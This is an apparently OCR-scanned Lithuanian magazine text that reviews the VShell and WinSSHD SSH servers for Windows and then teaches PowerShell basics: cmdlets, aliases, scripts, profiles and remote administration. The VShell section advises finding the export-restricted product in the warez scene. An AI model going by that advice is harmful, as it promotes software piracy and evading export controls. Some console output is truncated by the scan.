Programos langas — tai serverio valdymo sąsaja. Iš esmės tai yra vienas didelis skydelis su visais įmanomais nustatymais, sugrupuotais pagal sritis. Skyrelyje *General* yra pagrindiniai serverio parametrai. Jeigu reikia pakeisti jungtį, kurios klausysis serveris, arba vartotojams pagal nutylėjimą pateikiamą komandų interpretatorių, tai pakanka tiesiog pakeisti atitinkamų parametrų reikšmes. Atkreipk dėmesį, kad jeigu tu vietoje *cmd.exe* nurodysi kelią iki *PowerShell* (*C:\Program Files\Windows PowerShell\v1.0\powershell.exe* — naujos kartos shellas, kurį gali parsisiųsti iš *Microsoft* svetainės ir kuris įeina į *Windows XP* sistemai skirtų *Power Toys* sudėtį), tai nutolę vartotojai ne tik pajaus saugaus susijungimo žavesį, bet ir visą naujo *Microsoft* komandų interpretatoriaus galią. Šioje skiltyje taip pat galima nurodyti šifravimo ir duomenų suspaudimo parametrus, kitaip tariant, pasirinkti naudojamus algoritmus ir kompiuterio raktą (jam sukurti naudojamas įmontuotas įrankis *vkeygen*).

VShell išsiskiria didele autentifikacijos mechanizmų įvairove — palaikoma ir standartinė schema, besiremianti *public/private* raktais, galima slaptažodį įvesti klaviatūra, *Kerberos*, skaitmeniniai X.509 sertifikatai arba RADIUS serveriai. Visa tai (žinant, ką darai) galima sukonfigūruoti *Authentication* skiltyje. Priėjimo parametrus galima nurodyti tiek visiems, tiek ir atskirai bet kuriam konkrečiam vartotojui. Pastaruoju atveju jis turi būti sukurtas sistemoje. Beje, teisės suteikiamos su patogiu priėjimo kontrolės sąrašu (ACL — *Access Control List*). Vos su keliais pelės paspaudimais adminas kiekvienam vartotojui gali uždrausti arba leisti priėjimą, komandų vykdymą, programų paleidimą, SFTP galimybes arba jungčių nukreipimą (*redirect*).


Aš ne veltui paminėjau SFTP — šis serveris į *VShell* įmontuotas pagal nutylėjimą. Tai labai džiugina, kadangi šiame pakete SFTP realizuotas aukščiausiame lygyje. Spręsk pats: čia tu gauni ir virtualių katalogų mechanizmą, leidžiantį kurti loginius duomenų saugojimo konteinerius, ir net specialią trigerių (jungiklių) realizaciją, kuri ypatingai reaguoja į vartotojų aktyvumą. Pavyzdžiui, kiekvienai vartotojo persiųstai bylai galima paleisti skenerį ir automatiškai patikrinti, ar ji nėra virusuota.

Panašus produktas negalėjo apseiti be nuotolinio valdymo galimybės. Kūrėjai labai sumaniai išsprendė šį klausimą ir administravimo įrankį sukonstravo įprastinės konsolinės programos pavidalu: *vshellconfig.exe*. Administratoriui pakanka prisijungti per SSH ir, turint pakankamai teisių, iš *VShell* katalogo paleisti konfigūravimo konsolę. Pabaigai pasakysiu, kad sukurtos ne tik *Windows* sistemoje veikiančios *VShell* realizacijos — šis produktas taip pat veikia daugelyje **nix* platformų. Tiesa, kūrėjai už savo produktą teisėtai reikalauja nemažo kiekio šlamančiųjų, o iš oficialios svetainės parsisiųsti šio paketo taip pat neįmanoma. Vaikinai draudžia tokias ištobulintas technologijas išvežinėti iš šalies, todėl paketo teks ieškoti warezo scenoje. O kas ieško — tas randa. Praktika parodė, kad šis klausimas išsprendžiamas per porą minučių.


WinSSHD 4.15a

Shareware
www.bitvise.com/winsshd.html

Priešingai nei ankstesnės programos, *WinSSHD* skirta išskirtinai darbui *Windows* sistemose, tačiau mūsų atveju šis faktas didelės



OpenSSH konfigūruojamas redaguojant tekstinį konfigą — sshd_config



Perdirbtas *Event Viewer* — tas pats funkcionalumas, tačiau konsolinė sąsaja

reikšmės neturi. Įdiegimo metu *WinSSHD* sistemoje užsiregistruoja kaip sisteminis servisas, po ko ekrane pasirodys paprastas administratoriaus skydelis. Kūrėjai labai pasistengė, kad iš karto po įdiegimo servisas būtų paruoštas darbui. Tai jiems pavyko, tačiau vis tiek reikėtų bent minimaliai jį pakonfigūruoti.

Taigi valdymo skydelis susideda iš kelių skyrelių: pirmasis skirtas stebėti, antras — dirbti su raktais, trečias — serveriui konfigūruoti. Jeigu anksčiau buvo sukurta rezervinė kopija, tai konfigą galima greitai importuoti iš tokios bylos. Na, o mums teks viską konfigūruoti nuo nulio, todėl spaudžiam mygtuką „Edit/view settings". Skubu perspėti: neverta bijoti SSH serverio lange pasiūlytų nustatymų įvairovės. Nepaisant didelio pačių įvairiausių opcijų bei parametrų kiekio, orientuotis tarp jų labai paprasta, o po pirmos pažinties paaiškėja, kad bijoti nėra ko. Pavyzdžiui, skyrelis *Server* skirtas nurodyti tinklo sąsają ir jungtį, per kuriuos programa priims prisijungimus. Čia taip pat nurodomi loginimo parametrai (beje, nustatymai šioje srityje čia kur kas platesni, nei VShell'e). Skyrelyje *Algorithms* tu gali pasirinkti programos naudojamus šifravimo algoritmus, tačiau geriau čia viską palikti neliesta. Jokių sunkumų neturėtų iškilti ir dirbant su vartotojų sisteminiais įrašais. Laimė, *WinSSHD* puikiai sąveikauja su operacinės sistemos vartotojais ir grupėmis, tai visų pirma leidžia išvengti pakartotinio vartotojų įtraukimo į bazę, o antra — suteikia puikias jų valdymo galimybes. Svarbu tai, kad bet kokius specifinius nustatymus galima atskirai nurodyti tiek vartotojui, tiek ir grupei. Paimkime, pavyzdžiui, komandų interpretatorių: galbūt kai kurie pažangūs klientai norės naudotis naujo *PowerShell* galimybėmis, o kiti, kurie apie jį niekada nieko nėra girdėję, pageidautų naudotis senu geru *cmd.exe*. Su *WinSSHD* tai galima lengvai įgyvendinti. Arba štai dar viena įdomi detalė: galima taip sukonfigūruoti demoną, kad jis reaguos į kai kuriuos įvykius, pavyzdžiui, vartotojo prisijungimą ir atsijungimą. Tiesa, reakcija gali būti tik viena — tam tikros vykdomos bylos paleidimas. Tačiau turint net ir tokias galimybes kuo puikiausiai įmanoma automatizuoti bet ką. Beje, naudoti sisteminius vartotojų įrašus ne visada patogu, todėl *WinSSHD* be viso kito dar leidžia kurti virtualius sisteminius įrašus, kurie gali būti panaudoti tik SSH serveryje. Serverio požiūriu jie mažai kuo skiriasi nuo įprastinių, tačiau juos reikia daugiau konfigūruoti. Ši savybė ypač patogi aktyviai naudojant SFTP serverį, taip mes galime išvengti sistemos užteršimo nereikalingais ir labai dažnai laikinais sisteminiais įrašais.

Po minimalaus pakonfigūravimo *WinSSHD* gali imtis ir tavo anonimiškumo užtikrinimo, visus susijungimus nukreipdamas į nutolusį *proxy/socks* serverį. Klasikinis variantas: įdiegti *WinSSHD* į išskirtinį serverį arba VDS (virtualų išskirtinį serverį), visą savo tinklo srautą tuneliuoti per SSH ir jau iš ten viską praleidinėti per išorinį *proxy* Urugvajuje. Mes jau ne kartą rašėme, kaip visa tai sukonfigūruoti.

Noriu pagirti programos administravimo sąsają. Labai malonu, kad visus parametrus ir opcijas lydi išsamūs komentarai. Nereikia nuolat knaisiotis dokumentacijoje — tiesiog iš eilės skaitai komentarus ir nurodai reikiamus parametrus.

Pabaiga

Įdiegti SSH serverį *Windows* sistemoje ne tik galima, bet ir labai paprasta. Jeigu kas nors pradės neigti tokį tavo teiginį, drąsiai pademonstruok jam savo įgūdžius. Kiekviena iš aukščiau aprašytų programų serverį leidžia sukonfigūruoti per porą minučių, o jeigu pasikapstytum dokumentacijoje, nuodugniai išsiaiškintum ir išbandytum nustatymus, būtum pajėgus atlikti ir aukštojo pilotažo stebuklus. Tiesą sakant, kaip ir pridera protingam administratoriui ir, be jokios abejonės, hakeriui.

1969 Telnet
Pirmoji šio protokolo versija atsirado dar didelių meinfreimų ir prie jų prijungiamų terminalų (monitorius ir klaviatūra) laikais. Apie saugumą tada niekas nemąstė.

1995 SSH1
Nesaugų telnet'ą ir *nix'ines komandas (*rlogin*, *rsh*, *rcp*) pakeitė pirmoji SSH protokolo versija. Pirmą kartą buvo panaudotas perduodamų duomenų šifravimas, tačiau labai greitai protokole buvo rasti kritiniai pažeidžiamumai

1997 SSH2
Visi neišbaigtumai, dėl kurių buvo galima atlikti „Man-in-the-middle" ataką, buvo ištaisyti antrojoje protokolo versijoje. Be to, SSH2 buvo įdiegtas patobulintas bylų perdavimo mechanizmas, garantuojantis perduodamos informacijos vientisumą.

WINDOWS KOMANDINĖ EILUTĖ ATRODO TIESIOG APGAILĖTINAI! JOJE KĄ NORS PADARYTI SUDĖTINGA NET IR LABAI NORINT.

Telieka tik piktintis. „Atseit, kas čia per neužbaigtas daiktas, DOS'o laikų atgyvena!". Visiškai priešingai nei cmd.exe, *nix'inės aplinkos leidžia patogiai jaustis konsolėje ir automatizuoti bet kokio sudėtingumo rutiniškus veiksmus. Be abejo, „Microsoft" supranta savo tokią nekokią padėtį, todėl iš baimės pateikė savo naujo shello beta versiją. Net keista, tačiau „Microsoft" sukūrė išties puikų daiktą!





GALINGASIS SHELLAS

APŽVELGIAM NAUJĄ PERSPEKTYVŲ „MICROSOFT“ PRODUKTĄ

Ekskursija į istoriją

Grafinė vartotojo sąsaja langinėse — *de facto* standartas. Konsolinės įvairių įrankių versijos yra didelė retenybė, jos nepopuliarios tarp vartotojų. **nix* sistemose viskas priešingai — daugelis programų veikia komandinėje eilutėje, kurioms dažnai kaip antstatai sukuriamos grafinės sąsajos (front-end'ai). Tačiau patyręs adminas apsukriai manipuliuoja konsolės komandomis ir gali visiškai ramiai dirbti vien tik konsolėje. Tokio tipo požiūrio privalumai akivaizdūs.

Geitsas jau buvo mąstęs apie tai, kad komandų interpretatorių reikia keisti. Dar 1998 metais jis palaimino *Windows Script Host* išleidimą. WSH buvo kaip *Win98* priedas, tačiau jis nebuvo pilnai integruotas su komandine eilute, todėl ir patyrė nesėkmę. Taip nutiko net nepaisant to, kad vykdomus skriptus buvo galima rašyti su *JScript*, *VBScript* ir kitomis kalbomis, pavyzdžiui, *Perl*, kurias vartotojas galėjo savarankiškai integruoti. Sistemoje buvo atrasta nemažai pažeidžiamų vietų, kurias savo juodiems tikslams greitai pradėjo naudoti virusai, kas iš esmės galutinai palaidojo gerą „Microsoft“ pradžią.

Kaip sakoma, pirmas blynas gavosi prisvilęs. Žadama, kad kitas „Microsoft“ bandymas bus kur kas sėkmingesnis. Tiesą sakant, jis jau tokiu tapo. Praėjusių metų rugsėjį kompanija anonsavo naujos komandinės aplinkos, pavadintos *Monad*, beta versiją. Šis produktas vartotojui leido komandinėje eilutėje vykdyti bet kokius veiksmus, naudojant patogią ir intuityviai suprantamą aukšto lygio kalbos sintaksę. Ilgainiui produktui prilipo *PowerShell* pavadinimas.

„PowerShell“ mechanizmas

Kad nereikėtų aiškinti naujojo shello grožybių, mes iš karto imsimės praktikos. Tokius dalykus geriausia aiškinti remiantis pavyzdžiais, o siekiant gauti maksimalų rezultatą, rekomenduoju tau eksperimentuoti su komandomis skaitant straipsnį. Taip tu geriau suprasi, apie ką kalbama, o vėliau geriau orientuosiesi tarp *PowerShell* komandų ir konstrukcijų. Tiesa, prieš pradedant eksperimentus reiktų *PowerShell* įdiegti pas save. Distributyvą galima parsisiųsti iš *www.microsoft.com* svetainės, prieš tai praėjus paprastą registraciją. Taip pat reikės savo kompiuteryje įdiegti antrą .NET *Framework* versiją, tačiau greičiausiai ji pas tave jau įdiegta.

Iš karto įspėju: *PowerShell* sintaksė pakankamai specifiška ir pastebimai skiriasi nuo *nix'inės (*bash* arba *zsh*). Iš pradžių ji net gali pasirodyti sudėtinga, tačiau tai tik pirmasis įspūdis. Pagrindinė skiriamoji shello savybė — tai specifinis įvedamos informacijos apdorojimas. Jeigu *bash* bet kokią išraišką apdoroja kaip komandą, tai *PowerShell* naudoja visiškai kitokį požiūrį. Jis bando apskaičiuoti išraišką. Pavyzdžiui, jeigu tu *bash* komandinėje eilutėje įvesi „5+3“, aplinka tau išves pranešimą apie tai, kad tokia komanda nerasta. O naujasis „Microsoft“ produktas apskaičiuos išraišką ir ekrane pateiks gautą rezultatą. Pavyzdžiui:

```
PS C:\Documents and Settings\si> "test"
test
PS C:\Documents and Settings\si> 5+3*2
11
```

Kitaip tariant, *PowerShell* su komandinėje eilutėje įvedamais duomenimis dirba kaip su kintamaisiais. Jais taip pat galima įvairiai manipuliuoti naudojant įvairius metodus. Pavyzdžiui, pažiūrėk į metodo *split* darbo rezultatą:

```
PS D:\Documents and Settings\snake> "shut up mazafaka".split(" ");
shut
up
mazafaka
```

Eilutė buvo suskaidyta į dalis, kur skyriklis buvo tarpas. Išmėgink metodą *substring(int Indexstart)* — tau bus išvesta eilutės dalis, prasidedanti nuo *indexstart*.


Kita vertus, bet kokios komandos ir vykdomos bylos paleidžiamos kaip įprasta: svarbiausia, kad jos nebūtų rašomos kabutėse. Labai paprastai apibrėžiami ir kintamieji. Tam naudojamas standartinis priskyrimo operatorius — „=“. Pamėginkim, pavyzdžiui, apibrėžti masyvą ir reikšmių hešą:

```
PS C:\Documents and Settings\si> $masyvas=@(1,2,3,4,5)
PS C:\Documents and Settings\si> $hash=@{key0="value0"; key1="value1"; key2="value2"}
```

O dabar išveskime antrąjį kiekvieno jų elementą (atkreipk dėmesį, kad indeksų numeracija prasideda nuo nulio):

```
PS C:\Documents and Settings\si> $masyvas[1]
2
PS C:\Documents and Settings\si> $hash["key1"]
value1
```

Dabar pašnekėkime apie dar vieną svarbų *PowerShell* skirtumą. **nix* tipo sistemose kiekvienas įrankis turi skirtin-



„PowerShell“ užduoda retorinį klausimą: ar galima paleidinėti „Microsoft“ programinę įrangą? :)

gą argumentų kiekį ir jam perduotus duomenis apdoroja savaip. Tas pats pasakytina ir apie duomenų įvedimą. MSH atveju komandos vadinamos *Command lets* (sutrumpintai cmdlet'ai) ir yra paveldimos iš vienos bazinės klasės. Iš čia išplaukia ir visos pasekmės: duomenys apdorojami vienodai, metodai panašūs, išvedime duomenys pateikiami struktūrizuotu pavidalu. Visi komandletai — tai mažiausias sistemos funkcionalumo modulis, savotiškas kitų aplinkų įmontuotų komandų analogas. *Cmdlet* žymimi „veiksmažodis–aplinka“ pora, todėl jų pavadinimai visada paprasti ir lengvai įsimenantys. Pavyzdžiui, paleistų procesų sąrašą ir informaciją apie juos galima gauti konsolėje surinkus komandą *Get-Process*:

```
PS C:\Documents and Settings\si> Get-Process

Handles  NPM(K)    PM(K)       WS(K) VM(M)   CPU(s)     Id
ProcessName
-------  ------    -----       ----- -----   ------     -- -----------
    105       5     1216        3580    32     0,06   2940 alg
     16       1     1388        1152    13     0,02   1284 cmd
    581       7     1852        5256    28    60,72    896 csrss
[..]
```

Pagal nutylėjimą naujame shelle pateikiama maždaug 130 įmontuotų cmdlet'ų. Jų sąrašą galima gauti su komandletu *get–commands*, o kiekvieno iš jų vartotojo vadovą — su komanda *get–help* <komandleto_pavadinimas>.

Kad būtų patogiau, daugelį komandų galima iškviesti taip, kaip ir dirbant **nix* sistemoje. *Cat* parodo bylos turinį, *ls* išveda einamo katalogo bylų bei katalogų sąrašą, o *history* atgaivins vartotojo atmintį, pateikdama paskutines surinktas komandas. Tiesa, iš tikrųjų *PowerShell* aplinkoje tam naudojamos komandos *Get–Content*, *Get–ChildItem*, *Get–History*. Visa tai atliekama naudojant specialius pseudonimus (aljasus). Sužinoti pseudonimų realių komandų atitikmenis galima konsolėje surinkus komandą *alias*.

Pseudonimai ir skriptai

Interpretatorius atpažįsta *C#* tipo skriptų kalbą, kurioje naudojamos tokios *C–sharp* galimybės, kaip ciklai (*for*, *while*, *foreach*), sąlygos (*if*, *switch*), nuosavų vartotojiškų funkcijų apibrėžimas ir kintamųjų matomumo apribojimas (*global/script/local/private*). Be to, galima naudoti reguliariąsias išraiškas, pavyzdžiui, operatoriaus *switch case* blokuose:

```
switch -regex ($var)
{
 ".*[0-9]+" { "eilutė pasibaigia skaičiumi!" }
 default { "eilutė nesibaigia skaičiumi!" }
}
```

Akivaizdu, kad visos aukšto lygio programavimo kalbos konstrukcijos ir daugiau nei šimtas komandų visiems gyvenimo atvejams leidžia automatizuoti bet kokį veiksmą. Tereikia tik to panorėti. Siūlau aptarti keletą pavyzdžių.

Tarkim, pas mus kataloge suversta daugybė skirtingų bylų ir Hakeriui skirtas straipsnis, kurio plėtinys yra *.doc*. Lengvu rankos judesiu mes gauname informaciją apie visus Word'o dokumentus:

```
Get-ChildItem | sort-object extension | select name, length, extension
| where { $_.extension -eq ".doc" }
```

Norėdamas pasiekti rezultatą, aš panaudojau keletą cmdlet'ų. Duomenys tarp jų nuosekliai perduodami su taip vadinama pypke (*pipe*, | — pilnas bash'e naudojamos tokios pačios konstrukcijos analogas). Jeigu šią komandą perskaitytume pažodžiui, gaunasi toks vaizdas: išvesti bylas, surūšiuotas pagal plėtinį su bylos pavadinimo, dydžio ir praplėtimo informacija, kurios tenkina reikalavimą „plėtinys lygus .doc“. Viskas paprasta ir logiška. Valio, MS!

Savaime suprantama, komandas visiškai nebūtina surinkinėti rankiniu būdu komandinėje eilutėje. Galima iš anksto nustatyti reikiamą komandų eiliškumą ir sukišti jas į skriptą.

PowerShell skriptai yra paprasčiausios tekstinės bylos su plėtiniu *ps1* (senose versijose — *.msh*). Pamėginkime parašyti paprastą skriptą, kuriame apibrėšime funkciją, skirtą bendro nurodytame kataloge saugomų bylų kiekio ir jų dydžio išvedimui. Praktikoje tai atliekama labai paprastai:

INFO

Kiekvieną komandą bet kurią akimirką galima papildyti nuspaudus *Tab* klavišą. Pažįstama savybė, tiesa? :)

```
Windows PowerShell
Name                           Value
----                           -----
Error                          {CommandNotFoundException}
DebugPreference                SilentlyContinue
PROFILE                        C:\Documents and Settings\si\Мои документы\PS...
HOME                           C:\Documents and Settings\si
Host                           System.Management.Automation.Internal.Host.In...
MaximumHistoryCount            64
MaximumAliasCount              4096
input                          System.Array+SZArrayEnumerator
StackTrace                        at System.Management.Automation.CommandDis...
ReportErrorShowSource          1
ExecutionContext               System.Management.Automation.EngineIntrin
true                           True
VerbosePreference              SilentlyContinue
ShellId                        Microsoft.PowerShell
false                          False
switch
null
MaximumFunctionCount           4096
line                           Get-v
ConsoleFileName
ReportErrorShowStackTrace      0
FormatEnumerationLimit         4
?                              True
```

Pageidaujate kintamųjų sąrašo? Prašom!



Štai kaip atrodo išsami komandos *Get-Command* vartojimo instrukcija. Pagal geriausias man tradicijas.

```
Windows PowerShell
PS C:\Documents and Settings\si> Get-Help get-command

NAME
    Get-Command

SYNOPSIS
    Retrieves basic information about a command.


DETAILED DESCRIPTION
    The get-command Cmdlet returns the command type, the command name, and the
    command syntax of a given Cmdlet. Conversely, the get-help [Cmdlet noun or
    verb] will return Cmdlet names when there is more than one instance of eith
    er one. If there is only one Cmdlet for a given noun or verb then the help
    file is returned.

    This command also supports the ubiquitous parameters:
        -Debug (-db), -ErrorAction (-ea), -ErrorVariable (-ev)
        -OutBuffer (-ob), -OutVariable (-ov), and -Verbose (-vb).
    To learn more see help about_ubiquitous_parameters.

USAGE
    Get-Command [-Verb <System.String[]>] [-Noun <System.String[]>] [-TotalCoun
    t <System.Int32>] [-Usage <System.Management.Automation.SwitchParameter>] [
    [-ArgumentList] <System.Object[]>] [-PSSnapIn <System.String[]>] [-Verbose
```

```
Windows PowerShell
PS C:\Documents and Settings\si> alias

CommandType     Name                                    Definition
-----------     ----                                    ----------
Alias           ac                                      Add-Content
Alias           asnp                                    Add-PSSnapin
Alias           clc                                     Clear-Content
Alias           cli                                     Clear-Item
Alias           clp                                     Clear-ItemProperty
Alias           clv                                     Clear-Variable
Alias           cpi                                     Copy-Item
Alias           cpp                                     Copy-ItemProperty
Alias           cvpa                                    Convert-Path
Alias           diff                                    Compare-Object
Alias           epal                                    Export-Alias
Alias           epcsv                                   Export-Csv
Alias           fc                                      Format-Custom
Alias           fl                                      Format-List
Alias           foreach                                 ForEach-Object
Alias           %                                       ForEach-Object
Alias           ft                                      Format-Table
Alias           fw                                      Format-Wide
Alias           gal                                     Get-Alias
Alias           gc                                      Get-Content
Alias           gci                                     Get-ChildItem
```

Daugelis *PowerShell* komandų turi *unix-like* aljasus. Kaip malonu surinkinėti tokį iki skausmo pažįstamą ls, o ne dir.



Telnet primenantis PowerShellRemoting. Prisijungimo klaida — greičiausiai serveris nepaleistas.

```
C:\Program Files\Windows PowerShell\v1.0\powershell.exe
**********************************************************************

PowerShellRemotingClient Already Installed!
Quiting ...
PS D:\Мои документы\Xa\xa_7\PC_ZONE\X_07_MOGUCHII_SHELL\soft\client> ./Start-Rem
oteHost.ps1


PowerShell Remoting Client 0.2.6.0
by http://MSHForFun.blogspot.com/ 2006

Connecting to 127.0.0.1 : 8080
Подключение не установлено, т.к. конечный компьютер отверг запрос на подключение

System
   at System.Net.Sockets.Socket.DoConnect(EndPoint endPointSnapshot, SocketAddre
ss socketAddress)
   at System.Net.Sockets.Socket.Connect(EndPoint remoteEP)
   at System.Net.Sockets.TcpClient.Connect(IPEndPoint remoteEP)
   at PowerShellRemoting.ClientPSHost.Initialize()

PowerShell Remoting Client Quiting ...
Exitcode: 102

PS D:\Мои документы\Xa\xa_7\PC_ZONE\X_0
```



```
Windows PowerShell
PS C:\Documents and Settings\si> Get-PSProvider

Name                 Capabilities                  Drives
----                 ------------                  ------
Alias                ShouldProcess                 {Alias}
Environment          ShouldProcess                 {Env}
FileSystem           Filter, ShouldProcess         {C, D, E, G...}
Function             ShouldProcess                 {Function}
                     ShouldProcess                 {HKLM, HKCU}
                     ouldProcess                   {Variable}
                     ouldProcess                   {cert}

tings\si> Set-Location HKLM:\

rShell.Core\Registry::HKEY_LOCAL_MACHINE

                     Property
                     --------
                     {}
                     {}
ed registry access is not allowed.
```

Navigacija po sisteminį registrą niekuo nesiskiria nuo FS

```
Windows PowerShell
PS HKLM:\> Get-WmiObject win32_product


IdentifyingNumber : {AAF80000-22B9-4CE9-98D6-2CCF359BAC07}
Name              : ABBYY FineReader 8.0 Professional Edition
Vendor            : ABBYY Software House
Version           : 8.00.706.4602
Caption           : ABBYY FineReader 8.0 Professional Edition

IdentifyingNumber : {91057632-CA70-413C-B628-2D3CDBBB906B}
Name              : Macromedia Flash Player 8 Plugin
Vendor            : Macromedia
Version           : 8.0.22.0
Caption           : Macromedia Flash Player 8 Plugin

IdentifyingNumber : {FDF6A2E2-0FC0-4E12-951D-6C996D091629}
Name              : TheBat! Home v3.71.04
Vendor            : Название организации
Version           : 3.71.04
Caption           : TheBat! Home v3.71.04

IdentifyingNumber : {7E803E29-759B-4EC4-B5C0-E6CAC3AE1BC6}
Name              : The Bat! International Pack v3.71.01
Vendor            : Ritlabs
Version           : 3.71.01.0
```

Ataskaita apie programinę įrangą



Windows PowerShell

NUOTOLINIS ADMINISTRAVIMAS

Liaudies išminčiai jau parašė klientinį–serverinį skriptą, leidžiantį per atstumą dirbti su PowerShell. Jį gali gauti čia: http://mshforfun.blogspot.com/2006/03/powershell-remotingbeta-and-future.html. Jis užima net 300 Kb. Tuojau papasakosiu, kaip jį įdiegti. Parsisiųsk archyvą, išpakuok jį ir paleisk PowerShell. Pereik į katalogą su serveriu (PowerShellRemoting\server) ir paleisk įdiegimo skriptą ./'install.ps1'. Nepamiršk vieno svarbaus dalyko: naujajame shelle įdiegta tokia savybė, kaip „execution policies", kuri kontroliuoja skriptų paleidimo režimą. Pagal nutylėjimą pas tave nepasileis nė vienas skriptas (taip buvo padaryta dėl tavo paties saugumo pasimokius iš karčios patirties su Scripting Host). Norint aktyvuoti skriptų paleidimo galimybę, reikia įvykdyti komandą Set-ExecutionPolicy RemoteSigned, kuri įjungia leidžiantį režimą. Plačiau apie tai gali paskaityti dokumentacijoje: Get-Help about_signing | more. Dabar sugrįžkime prie įdiegimo. Po jo patvirtinimo sistemoje atsiras naujas servisas PowerShellRemoting – jį reikia paleisti bei sukonfigūruoti taip, kad jis pasileidinėtų automatiškai kartu su sistema. Tai daroma per „Control Panel -> Administration -> Services". Pagal nutylėjimą shellas priima iš localhost besijungiančio administratoriaus prisijungimus, o norint prileisti kitus klientus reikia pataisyti bylą user.xml. O toliau? Toliau reikia analogiškai įdiegti klientinę dalį ir džiaugtis gyvenimu, nes prie nutolusio kompiuterio galėsi prisijungi įvykdydamas: ./'Start-Remotehost.ps1'.

```
function dir_size
{
  param ($dir)
  $list = get-childitem $dir
  foreach ($ob in $list)
  {
    $i++;
    $size = $size + $ob.Length;
  }
  write-host "Katalogo dydis: " $size
  "Jame yra " $i " elementų"
   set-alias dsz dir-size
}
```

Su komanda *param* mes kintamajam *$dir* priskiriame reikšmę, kuri buvo perduota vietoje funkcijos parametro (jeigu jų būtų keletas, tuomet reikėtų nuosekliai nurodyti keletą kableliu atskirtų kintamųjų). Toliau gauname katalogų sąrašą ir išsaugome jį kintamajame *$list*. Kiekvienam šio sąrašo elementui padaroma štai kas: padidinamas bendro duomenų kiekio skaitliukas (kintamasis $i), o prie kintamojo *$size* pridedamas einamo objekto dydis. Toliau informacija su komanda *Write-host* išvedama į ekraną bei apibrėžiamas trumpas aljasas greitam komandos iškvietimui. Skriptą paleisti labai paprasta — *./"DirSize.ps1"*. Kitas variantas — funkciją įrašyti į profilį, apie kurį pakalbėsime kiek vėliau.

Fas! Profilis!

Viskas, kas yra byloje–profilyje, automatiškai vykdoma paleidžiant *PowerShell*. Profilio byla gali būti šiose vietose:

1. "\Documents and settings\All users\Documents\PsConfiguration\profile.ps1";
2. "\Documents and settings\All users\\Documents\PsConfiguration\<shellId>_profile.ps1";
3. "My Documents\PsConfiguration\profile.ps1";
4. "My Documents\PsConfiguration\<shellId>_profile.ps1";

Manau, tau aišku, ką reikėtų sudėti į profilį: įvairius nustatymus, komandų aljasus, kokių nors kasdieniškų tavo įsikišimo nereikalaujančių operacijų vykdymą. Pateiksiu nedidelį gykų iš http://mshforfun.blogspot.com/ kodo pavyzdį:

```
function prompt
{
 $host.ui.rawui.WindowTitle = "Files: " + (get-childitem).count
+ " Process: " + (get-process).count
 Write-Host ("PS " + $(get-location) +">") -nonewline -
foregroundcolor Magenta
 return " "
}
```

```
function prompt
{
   $host.ui.rawui.WindowTitle = "Files: " + (get-childitem).count + "
Process: " + (get-process).count
        Write-Host ("PS " + $(get-location) +">") -nonewline -
foregroundcolor Magenta
   return " "
}
```

Jeigu šią funkciją pridėsi į savo profilį, tuomet kvietimas įvesti komandas, kuris standartiškai išveda einamą kelią, bus nuspalvintas rausvai raudona (*magenta*) spalva, o lango antraštėje bus pateiktas einamame kataloge esančių elementų bei paleis-

Windows PowerShell

ŠIE DALYKAI PADĖS TAU AUTOMATIZUOTI

PowerShell pateikia patogias darbo su sisteminiais servisais priemones. Pavyzdžiui, kita iš eilės komanda išveda veikiančių servisų sąrašą:

```
get-service | where-object { $_.Status -eq "Running" }
```

Atidžiai išstudijuok komandleto set-service raktus. Su juo lengvai keičiami bet kokie servisų parametrai, pavyzdžiui, paleidimo tipas

```
set-service <serviso_pavadinimas> -StartupType Manual
```

Naujasis „Microsoft" shellas savo arsenale turi dešimtis tarnybinių kintamųjų, kurių nereikėtų vengti. Pavyzdžiui, kintamasis $LASTEXITCODE visada saugo paskutinės paleistos programos užbaigimo kodą. Panaudoti šį kintamąjį paprasčiau nei paprasta. Pavyzdžiui, komanda ping vienetą grąžina tuomet, kai nutolęs tinklo mazgas nėra prieinamas, o jeigu ICMP atsakymas gaunamas (t.y. pavyko sėkmingai susijungti) — grąžinamas nulis. Taip paprasčiausio nutolusio tinklo mazgo veikimo stebėjimo skripto sukūrimas susiveda į vienintelę if–else konstrukciją.

tų procesų kiekis. Apskritai šiek tiek pasistengus dėl savo profilio galima neblogai įvaldyti skriptų kūrimą ir pastebimai supaprastinti shello vartojimą. Pavyzdžiui, tau niekas netrukdo skirtingus bylų tipus atvaizduoti juos o visa tai įgyvendinti paprasčiau nei paprasta:

```
$list = get-childitem | sort-object

foreach ($objItem in $list) {
if ($objItem.Attributes -contains "Directory") { $fgc="cyan" }
elseif ($objItem.Extension -eq ".ps1") { $fgc="blue" }
elseif ($objItem.Extension -eq ".exe") { $fgc="green" }
elseif ($objItem.Extension -eq ".zip") { $fgc="red" }
